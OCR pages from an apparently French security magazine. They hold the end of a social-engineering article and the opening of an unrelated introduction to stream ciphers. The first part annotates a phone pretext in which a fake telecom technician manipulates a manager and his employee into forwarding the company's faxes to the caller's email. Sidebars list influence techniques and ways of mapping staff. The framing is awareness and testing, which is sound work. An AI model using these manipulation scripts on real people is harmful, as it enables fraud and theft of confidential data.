- Bonjour Charlie, John Bidule de XT : on a un sérieux souci avec le numéro 01xxxxxxxx. D'après votre service info, il s'agit d'un

numéro de votre service ? *(En s'appuyant sur le profil N++ E- - O- - A – C++. de Charlie, John utilise une approche parlant de sérieux soucis pour focaliser l'attention de Charlie sur ce point. Cela évite tout à la fois des questions de détails (typique d'un C++) sur son identité, et permet en plus de focaliser (unifocus et C++) Charlie sur un risque de problème. Ce qu'un profil de ce type déteste par-dessus tout puisque cela remet en cause l'ordre établi. Par ailleurs, John aura à cœur de se faire transférer par des lignes internes du service informatique pour crédibiliser son approche. S'il peut glisser le nom d'un interlocuteur, ses chances de succès seront supérieures).*

- C = Euh… Bonjour. Qu'entendez-vous par « un sérieux souci » ? Suivi de diverses questions sur le problème. (À titre d'exemple, dans un cas réel, cette approche a suscité une réponse identique à celle-ci et/ou proche dans 3 cas sur 5. Elle était généralement suivie de questions non pas sur l'identité de l'opérateur, mais sur les difficultés du fac-similé.)
- Ben, disons que nos techniciens ont déjà été contactés une dizaine de fois ce matin par des clients nous indiquant que le fax sonne en permanence occupé et de fait, qu'il n'est plus possible de faire transiter un fax. Comme d'après ma fiche vous n'êtes pas en PABX sur cette ligne, nous avons fait nos tests standards d'intégrité, mais sans résultats. Pour nous, tout est ok sur le câblage. (Déclinaison du principe d'autorité, utilisation d'un langage pseudo technique destiné à désorienter un « non-spécialiste » pour le maintenir en heuristique.) Vous avez souvent des problèmes avec cette ligne ? (Action volontaire destinée à faire réagir Charlie qui comme tout O- - C++ a une nette tendance à prendre personnellement toute critique concernant la gestion de son service.)
- C = Non ! Absolument pas ! Au contraire, nous nous servons en permanence du fax et, d'ailleurs, ce matin même, nous en avons réceptionné plusieurs. (La justification confirme à John que la « frappe égotique» a eu l'effet voulu.)
- Bon, écoutez, le plus simple, c'est de régler ce problème rapidement sans s'énerver (Action volontaire de recadrage facilitant l'énervement de Charlie. Si vous désirez tester ce recadrage, – et perdre éventuellement un ami – dites « ne t'énerves pas, cela n'en vaut pas la peine » à une connaissance irritée)… Sinon, moi je suis coincé et je vais être obligé de mettre la ligne en *standby* durant les 48 prochaines heures pour régler le problème. (Renforcement de la notion de « problème » + mise hors service d'un outil nécessaire au service. En s'appuyant sur le profil de Charlie, l'objectif de John est simple : fermer le maximum d'options tout en permettant à Charlie de se focaliser naturellement sur le problème.)
- C= Pardon ??? C'est une blague ou quoi ? Comment voulez-vous que je gère mon service avec un fax en rade !?! Débrouillez-vous, je ne peux pas tolérer que vous fermiez mon fax alors qu'en plus il marche très bien.
- Écoutez Monsieur Charlie, je comprends bien votre problème… J'en suis désolé. Mais je dois appliquer nos consignes… Il y a eu plusieurs demandes ce matin sur les problèmes de la ligne. Vous savez, je suis embêté : je déteste cela. *(logique d'empathie sur le profil)* D'autant plus que je suis en congé d'ici demain … Vous voyez le tableau : laisser un dossier ouvert à un collègue, cela ne se fait pas… *(Empathie + éveil des cogwebs les plus sensibles du profil sur la potentialité que le dossier soit mal géré dans les prochains jours. L'objectif est toujours « d'empêcher » Charlie de réfléchir posément à la situation.)*
- C = Mais rien du tout. Passez-moi un hiérarchique. Je marche sur la tête là… Je vous INTERDIS de bloquer notre fax ! Comment voulez-vous que nous puissions travailler enfin !
- Monsieur, ne vous énervez pas s'il vous plait. Moi non plus cela ne me plaît pas. ET puis, d'après ce que vous me dites, il marche parfois en plus le fax…
- C= Mais BIEN SÛR qu'il marche ! Puisque je vous le dis !
- Bon, écoutez, j'ai une idée : pourquoi ne pas réinitialiser le fax ? C'est probablement le fond du problème, puisque certains appels ne passent pas et d'autres passent. Vous avez gardé le manuel du fax ?
- C = Qu'est-ce que j'en sais ! C'est pas mon boulot enfin…
- Ok. Écoutez Monsieur Charlie, on va essayer de régler cela ensemble au plus vite ok ? En moins d'une heure, cela devrait être bon… *(L'objectif de John est d'exploiter Charlie comme relais vers un de ses collègues. Pourquoi ? Pour mobiliser le principe d'autorité et ainsi disposer d'un acteur qui acceptera les instructions de John pour configurer le fax. Techniquement, il s'agit d'une exploitation du principe d'autorité par un tiers sous tension émotionnelle. La technique est d'autant plus efficace si John effectue cette action peu avant une réunion de Charlie (donnée qu'il aura recueillie au préalable auprès de l'assistante de ce dernier en se faisant passer pour un commercial par exemple). La deadline de la réunion « enferme » Charlie dans un modèle dit de « double valence »… ou, plus poétiquement, la technique dite du « lapin qui prend les phares dans la nuit en traversant la route ».)*
- C = Quoi ??? Une heure ? Mais bon... Attendez, le plus simple, c'est que je dise à Pierre de prendre le relais.
- Pierre ?
- C = Oui, un de mes comptables qui s'y connaît en technique.
- Vous pensez qu'il en sera capable ? C'est que c'est parfois complexe de programmer un fax… *(renforcement et critique partielle du choix)*
- C = Vous n'aurez qu'à lui indiquer avec précision ce qu'il faut faire. C'est votre job non ?

Charlie contacte Pierre en lui demandant de se mettre à disposition du technicien. Tout en lui disant d'une voix excédée « de faire ce qu'il faut pour que cela marche ». *(Le transfert d'autorité facilite le travail de John auprès de son nouveau contact – Pierre – qui n'a aucune raison de remettre en cause son hiérarchique, ni de demander une validation d'identité.) Après avoir discuté 2mn avec lui sur le mauvais caractère de son patron (dans l'objectif de créer le rapport sur le modèle de « nous sommes tous dans la même galère »)*, John demande :

- Eh ben, il a besoin de se détendre votre patron. Heureusement bientôt les congés… Vous partez quand Pierre ?
- P = Euh, je ne pars pas cette année, je ne suis dans l'entreprise que depuis quelques mois.
- Ah, ben zut alors ! Ce n'est pas de chance… Je suis désolé pour vous. *(empathie)*… Suit une discussion de quelques minutes sur les projets de week-end de Pierre *(pêche à la ligne), (John exploitera cette discussion pour recueillir des informations sur son degré d'introversion en le faisant parler de la passion de Pierre)*, etc. Pendant ce temps, John demande à Pierre de remettre le fax dans sa configuration d'origine. *(La combinaison de la conversation informelle et des actions est typique d'une approche destinée à laisser la cible en heuristique.)* Il propose ensuite à Pierre de tester la configuration en envoyant un fax.

- Pierre, vous avez bien reçu le fax ?
- P = Non, rien du tout John.
- Bon, essayez de lancer la configuration suivante *(Ce faisant, John précise à Pierre de configurer l'option dans le fax d'une copie image de chaque fax entrant.)*... « et maintenant, cela marche ? » *(La discrétisation des actions a l'avantage d'être plus efficace sur Pierre compte tenu de son introversion, et de créer une ambiance de « yes-set » (application du principe de dissonance cognitive) favorable aux actions ultérieures.)*
- P= Non, je n'ai toujours rien.
- C'est quand même dingue ça... Cela ne vient pas de la ligne, pas du récepteur non plus. Pff ! J'y comprends rien du tout... Je suis désolé Pierre, mais va falloir annoncer à votre patron que la ligne est out. Je vais le faire moi : vu que vous venez d'arriver, je préfère encore que Charlie se plaigne à ma direction plutôt qu'il ne vous colle une mauvaise notation. *(Focalisation négative de type émotionnel, utilisée en détournement d'attention: Renforcement de l'empathie.)*
- P = C'est sympa, mais on ne peut vraiment rien faire d'après vous pour la ligne ?
- Pierre, je vous propose d'essayer un dernier truc : je vais mettre en place une boucle de *feedback* pour suivre le fax sur la ligne et comprendre le blocage, ok ? Je vous demanderais juste de vérifier 2-3 trucs à certains moments. Ok ?
- P = Parfait.
- Bon, fax envoyé. Vous recevez ou non ?
- P = Non, rien du tout
- Ok... Loufoque, mais bon...Attendez, je suis stupide moi ! Pierre, vérifiez pour moi la configuration suivante.
- P = Ok.
- Vous faites Menu, puis 5, ensuite 2, ensuite 1, et enfin 11 : Que voyez-vous ?
- P = Aucun email configuré.
- Ben, quelle andouille je fais ! Comment voulez-vous que je puisse avoir un feedback alors que lorsque vous avez fait la réinitialisation, vous avez tout effacé :) *(Principe d'autorité, réciproque sociale : « charger » Pierre permet également de le mettre mal à l'aise en s'appuyant sur son introversion renforçant ainsi sa disponibilité pour éviter la rupture de communication.)*
- P = Euh, désolé, je ne savais pas...
- Ne vous inquiétez pas ! C'est de ma faute... Pas la peine d'alerter Charlie ;-) *(empathie)* On va régler cela en 2mn.
- P = Ok.
- Bon, vous faites l'opération suivante... Et John indique à Pierre la démarche pour configurer un email sur le fax. John en profite pour réaliser un test et vérifie sur l'email la réception de la copie du fax. Il envoie également un fax avec l'en-tête de la société de télécom et un texte de type test pour conforter sa légende...
- Ok, Pierre cela semble marcher maintenant. Cette fois-ci, je vous laisse l'annoncer à Charlie. Il sera content ;-) Vous aurez peut-être droit à un jour de plus pour le week-end de pêche ! *(empathie, et sortie de sablier classique par détournement)*
- P = J'y crois pas, mais on ne sait jamais en effet :)
- Ah, juste un instant avant de couper : faites encore la manip suivante pour que je puisse moi aussi expliquer à mon patron pourquoi cela a coincé ce matin, ok ? Vous voulez bien Pierre ? Après, je ne vous embête plus promis ;-) *(Technique dite de « l'inspecteur Columbo »... Utile quand la cible est vraiment désorientée et/ou serviable)*
- P = Ok, pas de souci, je fais quoi ?

Et John dirige Pierre vers une expédition de l'ensemble des fax en mémoire vers l'email. Il lui fait ensuite « oublier » cette action en le promenant dans le menu du fax afin de reconfigurer l'en-tête, et de le perdre un peu plus... *(détournement d'attention réalisé sur un rythme rapide pour créer un effet de gêne de Pierre)* Une fois fini, il le remercie et lui souhaite une bonne journée...

encadré 1

Reconstituer un organigramme : quelques approches...

John dispose de plusieurs méthodes non contradictoires comprenant :

- ⇨ l'accès à l'intranet de la cible (ce domaine n'étant cité que pour mémoire compte tenu de notre incompréhension profonde des méthodes d'intrusions informatiques) ;
- ⇨ la reconstitution de l'annuaire téléphonique : par moyens techniques ou tout simplement en laissant deux juniors appeler de nuit l'ensemble des postes en transcrivant les noms et fonctions ;
- ⇨ l'achat d'un annuaire à jour à des *brokers* spécialisés travaillant pour des chasseurs de têtes ;
- ⇨ la préférée de John, créer le rapport avec une assistante et « pour ne pas l'embêter plus souvent », lui demander le numéro d'accès direct à l'annuaire téléphonique.

encadré 2

Des vecteurs informatiques dans le cadre de la collecte ...

Internet et les autres réseaux ne sont pas qu'une mine d'informations sur les individus qui seront ciblés. En effet, s'il est de plus en plus facile de trouver le profil d'une future cible sur un réseau social, il n'en reste pas moins que les vecteurs informatiques peuvent être de redoutables outils de collecte.

Les premières tentatives timides d'exploitation des forums de discussion ne sont en effet que de lointains ancêtres des méthodologies actuelles et qui concernent pêle-mêle :


- ⇨ les emails ;
- ⇨ l'IRC et autres chats : surtout depuis le développement d'outils permettant de « passer » des *firewalls* d'entreprise pour chatter (en France « passe-partout » par ex.) ;
- ⇨ les sites de rencontres : qui, comme leur nom l'indique...
- ⇨ les réseaux transverses de type Skype, qui de surcroît sont fortement imperméables pour la sécurité des cibles ;
- ⇨ les réseaux sociaux, sociogrammes en puissance et excellents vecteurs d'identification des principales motivations des futures sources ;
- ⇨ et, plus récemment, des outils tels que *Second Life* qui sont un petit paradis pour un opérateur agressif, tant en termes d'identification que d'exploitation des individus au sein d'une cible.

encadré 3

L'Elaboration Likelihood Model

Défini en 1980 par Cacioppo et Petty, l'ELM est considéré comme un des modèles de persuasion les plus pertinents dans les milieux spécialisés. La théorie de l'ELM s'appuie sur l'existence de deux « routes » de persuasion. La voie centrale s'appuie sur la motivation initiale du « persuadé » et ses possibilités d'actions cognitives. Cette voie nécessite de prendre en compte de nombreux paramètres comme l'attitude initiale de la cible, etc. (Cf. schéma). La voie périphérique se développe quant à elle lorsque le « persuadé » ne peut pas/ne veut pas développer de processus cognitifs (ce qui correspond peu ou prou au mode heuristique). Dans ce cas de figure, l'opérateur exploitera surtout des variations de formes du message (en faisant appel à toute la gamme de biais cognitifs et heuristiques) pour obtenir l'adhésion de la cible.

De fait, chaque voie nécessite des approches de persuasion différentes : le contenu est fondamental en voie centrale, et la forme en voie périphérique.



encadré 4

Quelques grands principes d'influences

- **L'autorité :** célèbre depuis l'expérience de Milgram [18]… Le principe d'autorité reste à ce jour l'un des plus simples à mettre en œuvre. Prenons un exemple : quand avez-vous la dernière fois remis en cause le jugement de votre médecin lorsqu'il vous a prescrit un médicament ?
- **Le recadrage ou framing :** fondé entre autres approches sur les travaux de Kahneman et Tversky [19]. Il s'agit d'une des techniques les plus versatiles. Ses variantes sont multiples (positifs ou négatifs, de positionnement, par contraste, par attribution, etc.). L'approche la plus fréquente dans les tests de failles informationnelles, consiste à exploiter un cadre gains/pertes. En effet, il apparaît que la forme du message (*framing*) permet d'obtenir plus facilement l'adhésion d'un individu. À titre d'exemple, l'expérience initiale de Kahneman et Tversky proposait de choisir lors d'une épidémie :
  - Dans le cas de figure 1 : entre sauver 200 personnes sur 600 à coup sûr, et une chance sur 3 de sauver les 600. Dans le cas de figure 2 : entre laisser mourir 400 personnes, et 2 chances sur 3 de voir les 600 personnes mourir.
  - Si l'espérance mathématique est similaire dans les quatre cas de figure, et les deux alternatives identiques, la décision retenue par le groupe diffère totalement selon la formulation. Ainsi, quand il s'agit de « sauver » des vies, un phénomène dit « d'aversion au risque » se met en place et 72% du groupe 1 choisissent la 1ère solution (sauver 200 personnes), alors que, dans le second cas de figure, seuls 22% choisissent la même option (laisser 400 personnes mourir) et les autres l'option la plus risquée (2/3 chances).
- **La dissonance cognitive :** théorisée en 1957 (Festinger [20]), cette loi repose sur un principe simple : les individus agissent de façon conforme à leurs valeurs/croyances et sont mal à l'aise lorsqu'ils sont en dissonance. En cas de dissonance, les individus adaptent leurs comportements futurs pour les supprimer. Différentes approches de réduction de la dissonance sont utilisées : refus/rationalisation/séparation/modification du cadre de référence.
- **Réciprocité et obligation sociale :** comme le dit un proverbe japonais : « rien n'est plus coûteux que quelque chose donnée gratuitement… » ! La théorie s'appuie sur le principe de réciprocité entraînant un besoin de retourner la faveur… C'est la loi la plus simple

suite encadré 4

à mobiliser. Les grandes approches sont : l'échange de secrets/les concessions réciproques/les « cadeaux » en phase initiale.

- **La validation sociale :** de l'appartenance à un groupe, au besoin d'être accepté, en passant par l'effet d'apathie.
- **L'effet de rareté :** pensez à Parmentier et à Catherine II lorsqu'ils imposèrent les pommes de terre : le « bulbe du diable » étant refusé par les paysans, ces deux individus ont décrété que la pomme de terre était un légume royal interdit au peuple (puni d'une peine d'emprisonnement en Russie) tout en disposant des gardes armés autour des champs. En quelques semaines, les vols ont débuté, et la pomme de terre s'est imposée. Il est facile d'obtenir une action à partir de ce principe. Techniquement, il s'appuie sur des *deadlines*, une perte potentielle, réduire la liberté d'action.
- **L'usage du contraste :** fondée entre autres éléments sur les réactions quasi automatiques de l'archicortex, cette loi est simple à mettre en œuvre. La technique la plus connue s'appuyant sur ce principe est « la porte au nez » **[21]**. Sans entrer dans les détails de cette dernière, il s'agit grosso modo de commencer par exposer l'individu à une requête trop « coûteuse » (argent, temps, implication, etc.) afin d'obtenir un refus. Puis, dans un second temps, d'exposer la véritable requête. Le premier refus permettant généralement d'obtenir satisfaction sur la seconde requête qui paraît tout à la fois plus raisonnable en termes de « coût » (logique du contraste) et qui permet à l'individu qui a refusé quasiment par réflexe la première requête de proposer une alternative (contraste appliqué à la dissonance cognitive).
- **La loi d'expectation :** de l'art du placebo, de l'étiquetage et de l'ancrage, qui tous reposent sur une expectation d'un résultat/état par un individu. Ainsi, l'étiquetage consiste à créditer un individu d'une valeur donnée. Testez par exemple les deux derniers outils en :
  - ↳ expliquant à un enfant qu'il est particulièrement doué en mathématiques et qu'il dispose d'un esprit logique... avant de lui demander de réaliser des équations qu'il réalise en général plus facilement.
  - ↳ ou dites-lui que vous n'avez jamais rien compris auxdites mathématiques quand vous étiez jeune et que cela doit être de famille (approche par ancrage négatif) et obtenez un résultat totalement inverse.

Quelques biais cognitifs et heuristiques [22]

- **L'effet de primauté :** nous retenons plus aisément une 1ère information que celles qui suivront (rôle de l'archicortex).
- **L'effet de halo :** consiste à étendre à l'intégralité d'un ensemble un jugement – positif ou négatif – qui aura été porté à son encontre à partir d'un seul élément.
- **Le biais de connaissance rétrospectif :** consiste à projeter de nouvelles connaissances dans le passé et à se les réapproprier. Ce biais est à l'origine d'une auto manipulation de la mémoire.
- **Le biais de complaisance égocentrique :** nous avons une fâcheuse tendance à nous approprier nos réussites et à refuser nos échecs. En limitant notre capacité d'analyse sur les causes de nos échecs et de nos réussites, ce biais nous « aide » à réaliser de mauvaises analyses.
- **L'heuristique de disponibilité** qui nous pousse à estimer une fréquence ou une probabilité en fonction de la facilité avec laquelle des exemples et/ou des associations nous viennent à l'esprit. Ainsi, lorsque nous avons un jugement à faire, ce dernier se fera en tenant compte des informations les plus facilement accessibles.
- **L'heuristique de représentativité** qui permet par exemple à un médecin d'analyser vos symptômes en les comparant rapidement à des cas types de maladies. Nous cherchons en effet naturellement à rapprocher le cas particulier d'un cas général.
- **L'heuristique d'ancrage :** nous avons une tendance naturelle à estimer des valeurs incertaines en les rapprochant d'une valeur délivrée antérieurement. De fait, dès qu'un chiffre a été donné, il influencera les estimations qui suivront.

Notes & Références

[1] Le *perception management* : peut être défini comme l'ensemble d'actions destiné à modifier la perception d'un individu/d'une entité dans le but de lui faire accepter et/ou réfuter des informations extérieures afin d'obtenir des actions – de la part de l'individu et/ou de l'entité – favorables aux objectifs définis par les opérateurs.

[2] Sociogramme : technique (généralement restituée graphiquement) de description des relations sociales d'une personne avec un groupe d'individus.

[3] À ce titre, l'ouvrage de référence reste le « Perloff » : *The Dynamics of Persuasion*, ISBN 0805840885.

[4] **http://www.veille.com/fr/IMG/pdf/An_D_n3.pdf**

[5] Une courte présentation du NEO-PI-R : **http://www.ecpa.fr/uploaded/newsletter/fichetec2003_neopi.pdf**.

[6] Le site de référence de l'IPIP : **http://ipip.ori.org/**

[7] Un exemple d'application : **http://ppc.uiowa.edu/driving_assessment/2001/Summaries/Driving%20Assessment%20Papers/70_Rahimi_Mansour.html**

[8] **http://changingminds.org/explanations/theories/heuristic-systematic_persuasion.htm**.

[9] Le site web de Cialdini (**http://www.influenceatwork.com/**), une page reprenant ses principaux travaux : (**http://en.wikipedia.org/wiki/Robert_Cialdini**), et son ouvrage de référence : *Influence*, ISBN 0688128165.

[10] *Petit traité de manipulation à l'usage des honnêtes gens*, ISBN 2706102918.

[11] *Psychologie de la manipulation et de la soumission*, ISBN 2100055046.

[12] **http://www.tcw.utwente.nl/theorieenoverzicht/Theory%20clusters/Health%20Communication/Elaboration_Likelihood_Model.doc/**

[13] **http://www.tcw.utwente.nl/theorieenoverzicht/Theory%20clusters/Health%20Communication/theory_planned_behavior.doc/**

[14] **http://www.e-monsite.com/isabellesamyn/rubrique-1012486.html**

[15] **http://ntc.doe.gov/cita/CI_Awareness_Guide/V1comput/Case1.htm**

[16] Rappelons à ce titre que certaines études ont démontré que 90% du « message » était perdu par l'absence de processus de mise en œuvre suite à une formation.

[17] Dérivé du monde aéronautique (avion furtif), le *cloaking* est une approche permettant de présenter à l'extérieur de multiples « facettes » d'un projet sensible afin d'embrouiller les capacités de collecte d'un concurrent.

[18] **fr.wikipedia.org/wiki/Expérience_de_Milgram**

[19] **www.sjsu.edu/faculty/watkins/prospect.html**

[20] **http://www.e-monsite.com/isabellesamyn/rubrique-1012486.html**

[21] Technique classique de persuasion vulgarisée par Cialdini et décrite dans l'ouvrage *Petit traité de manipulation à l'usage des honnêtes gens*, ISBN 978-2706110443.

[22] **www.healthbolt.net/2007/02/14/26-reasons-what-you-think-is-right-is-wrong/**

Tout ce que vous avez toujours voulu savoir sur les chiffrements à flot [1]

Moins connus que leurs cousins par blocs qui possèdent des standards reconnus (DES, AES), les chiffrements à flot ont longtemps conservé leur caractère discret du fait de leur origine industrielle et de leur conception maison. Ils n'en restent pas moins largement répandus – l'évocation de RC4 devrait certainement faire dresser quelques oreilles – malgré d'indéniables faiblesses pour certains. Cet article se veut une introduction sur les chiffrements à flot et sera appelé à avoir une ou plusieurs suites sur des points plus précis à leur sujet, en particulier les attaques.

mots clés : *chiffrement à clé secrète / générateur pseudo-aléatoire*

1. Quelques rappels sur le chiffrement

1.1 Le chiffrement à clef secrète

Un chiffrement à clef secrète est une primitive cryptographique qui permet d'assurer la confidentialité de données entre des parties qui partagent un même secret, la clef. Une clef ne devant pas vérifier usuellement de contraintes mathématiques lourdes, contrairement au chiffrement à clef publique – tout au plus écarte-t-on quelques clefs dites « faibles » – la taille des clefs secrètes est définie par les possibilités de recherche exhaustive [2].

Il est d'usage de diviser les chiffrements à clef secrète en deux familles : les chiffrements par blocs (par exemple AES, IDEA, etc.) et les chiffrements à flot (par exemple RC4, E0, etc.). Cette distinction provient des deux principes sur lesquels repose la conception des chiffrements : une transformation directe du texte clair paramétrée par la clef pour le chiffrement par blocs ; la combinaison du texte clair avec une suite chiffrante produite, entre autres, à partir d'une clef pour le chiffrement à flot. De ce fait, les chiffrements par blocs traitent les données par blocs de taille relativement grande (64, 128 ou 256 bits, la taille de bloc entrant ainsi dans les paramètres de sécurité de l'algorithme) en leur appliquant une transformation complexe et indépendante du temps alors que les chiffrements à flot traitent les données par blocs de taille plus petite (par exemple un bit, un octet, un mot de 32 bits) en leur appliquant une transformation simple qui varie au cours du temps ; la complexité des transformations est alors reportée sur la production de la suite chiffrante.

Cette classification souffre bien entendu de zones floues, puisque les chiffrements par blocs ne sont, pour ainsi dire, jamais utilisés tels quels. Ils nécessitent la plupart du temps l'adjonction d'un mode d'utilisation [3] (CBC, OFB, CFB, CTR, etc.) afin de contrecarrer la faiblesse évidente que constitue la répétition du cryptogramme en cas de répétition du texte en clair (mode ECB à proscrire évidemment). Ainsi, les modes OFB, CFB, CTR utilisent un chiffrement par blocs pour obtenir un chiffrement à flot. Il est bien entendu que le terme chiffrement à flot inclut ce cas de figure.

1.2 Les chiffrements à flot

Il est bien connu qu'une confidentialité parfaite ne peut être obtenue que si la clef possède au moins autant de bits que le texte à chiffrer [Sha49]. Le plus connu des algorithmes qui permettent d'obtenir cette sécurité inconditionnelle dans le cadre d'attaques à chiffré seuls est le « masque jetable », dit encore « *one time pad* » ou « *chiffrement de Vernam* ». Il consiste simplement à opérer un ou-exclusif bit à bit entre le texte en clair et une suite aléatoire de même taille qui n'est utilisée qu'une et une seule fois (d'où le nom de masque jetable). Chiffrement de prédilection dans le cadre de communications hautement confidentielles, ce système ne peut être utilisé que si le coût de la génération et du partage sécurisé entre deux entités d'une chaîne de bits réellement aléatoire d'une longueur égale au message à transmettre n'est pas rédhibitoire. Autant dire que de tels cas d'utilisations sont très étroitement circonscrits. Ainsi, dans la pratique, les chiffrements à flot sont des générateurs pseudo-aléatoires cryptographiques. On cherche à reproduire une version affaiblie du masque jetable, et ce, grâce à une clef de taille plus faible (typiquement128 bits).

Alors, me direz-vous, nous avons pour cela les chiffrements par blocs, voire des standards, qui, dans le mode adapté, nous donnent ce générateur. Certes, et à ce stade, vous avez bien lu les lignes précédentes. Cependant, l'idée générale qui sous-tend la théorie sur le chiffrement à flot est d'inclure ce cas particulier dans un contexte plus vaste et à des fins plus précises selon l'application visée. Par exemple, dans le cas de contraintes particulièrement draconiennes, comme une surface ou une consommation de circuit très limitée, il semble raisonnable de penser qu'une conception dédiée permettra de gagner en complexité par rapport à l'utilisation d'une primitive dans un mode adapté. On cherche donc à définir un modèle général de chiffrement à flot sous la forme d'un générateur pseudo-aléatoire faisant apparaître les fonctions sur lesquelles vont peser les critères cryptographiques, aussi bien du point de vue de la sécurité que de celui de la mise en œuvre.

Un premier détail à régler concerne le problème de la synchronisation de la suite chiffrante entre l'émetteur et le récepteur. En effet, un décalage entre suite chiffrante et cryptogramme au moment du déchiffrement conduit tout simplement à un message illisible. Il existe deux types de réponses. Lorsque le générateur pseudo-aléatoire est paramétré uniquement par la clé secrète et une valeur initiale, on parle de « chiffrement à flot synchrone ». Lorsqu'un nombre donné de bits du clair (ou du chiffré) est utilisé comme paramètres supplémentaires, on parle alors de « chiffrement à flot auto-synchronisant ». Le mode opératoire CFB en est un exemple. Toutefois, les chiffrements à flot auto-synchronisants sont plus ou moins tombés en désuétude : leur principal intérêt, qui est de permettre au destinataire de resynchroniser le générateur pseudo-aléatoire après la transmission d'un certain nombre de blocs de

Marion Videau
marion.videau@loria.fr
LORIA/Université Henri Poincaré, Nancy 1

chiffré, est également offert par tous les algorithmes synchrones récents qui incluent une procédure de re-synchronisation (opérée par un changement de valeur initiale). Ce sont donc ces derniers qui sont désormais préférés dans l'immense majorité des applications, cette orientation étant par ailleurs renforcée par la difficulté de concevoir des chiffrements auto-synchronisants qui résistent aux attaques à chiffré choisi. Nous allons nous concentrer dans ce qui suit sur le cas synchrone.

2. Un modèle général de générateur pseudo-aléatoire cryptographique

2.1 Modélisation du chiffrement

Un générateur pseudo-aléatoire est un automate à états finis qui, à partir d'une initialisation de taille fixée (généralement d'une ou quelques centaines de bits) appelée « graine » ou « germe », engendre de manière déterministe une suite de très grande longueur qu'on ne peut pas distinguer d'une suite aléatoire quand on ne connaît pas la graine. Un exemple de générateur pseudo-aléatoire est la fonction `rand()` ou `random()` de la plupart des langages de programmation : dans un programme, n appels consécutifs à `rand()` fournissent une suite de n nombres aléatoires, mais plusieurs exécutions du programme produisent toujours la même suite si l'on n'a pas modifié la graine du générateur (à l'aide d'une fonction d'initialisation appelée généralement `srand()` ou `srandom()`) [4].


Dans un chiffrement à flot, le générateur pseudo-aléatoire produit à chaque instant t un bloc de m bits, s_t, déterminé par la valeur de son état interne x_t. Le fonctionnement du générateur pseudo-aléatoire peut donc être décrit au moyen de trois fonctions (Cf. Figure 1) : d'initialisation notée init, de rétroaction notée Φ et de filtrage notée f.

La procédure d'initialisation, init, détermine l'état initial du générateur, x_0, à partir de la clef secrète et d'une valeur initiale publique, notée IV, qui correspond souvent à un numéro de trame. Cette initialisation est parfois divisée en deux phases : l'une, dite de « chargement de clef », calcule une certaine quantité qui ne dépend que de la clef (et non de la valeur initiale), l'autre, dite d'« injection d'IV » ou de « re-synchronisation », détermine l'état initial du générateur à partir de la valeur calculée précédemment et de la valeur initiale. Le fait de découper de la sorte la phase d'initialisation permet de réduire le coût de la procédure qui consiste à changer la valeur initiale sans modifier la clef. Il s'agit en effet d'une opération beaucoup plus fréquente en pratique que le changement de clef, notamment pour les protocoles de communication pour lesquels la longueur des paquets échangés est relativement petite. Par exemple, dans les communications GSM, on change l'IV tous les 228 bits, alors que la clef reste inchangée tout au long de la conversation.

La fonction de transition, Φ, fait évoluer l'état interne du générateur entre les instants t et (t+1). Cette fonction peut dépendre de la clef, de la valeur initiale et du temps, mais elle est fixe dans l'immense majorité des générateurs destinés à une mise en œuvre matérielle, pour des raisons évidentes de simplicité et d'encombrement.

La fonction de filtrage, f, produit à chaque instant un bloc de suite chiffrante à partir de l'état interne courant. Tout comme la fonction de transition, la fonction de filtrage peut varier avec la clef, la valeur initiale et le temps, mais elle est généralement fixe pour les raisons évoquées précédemment.

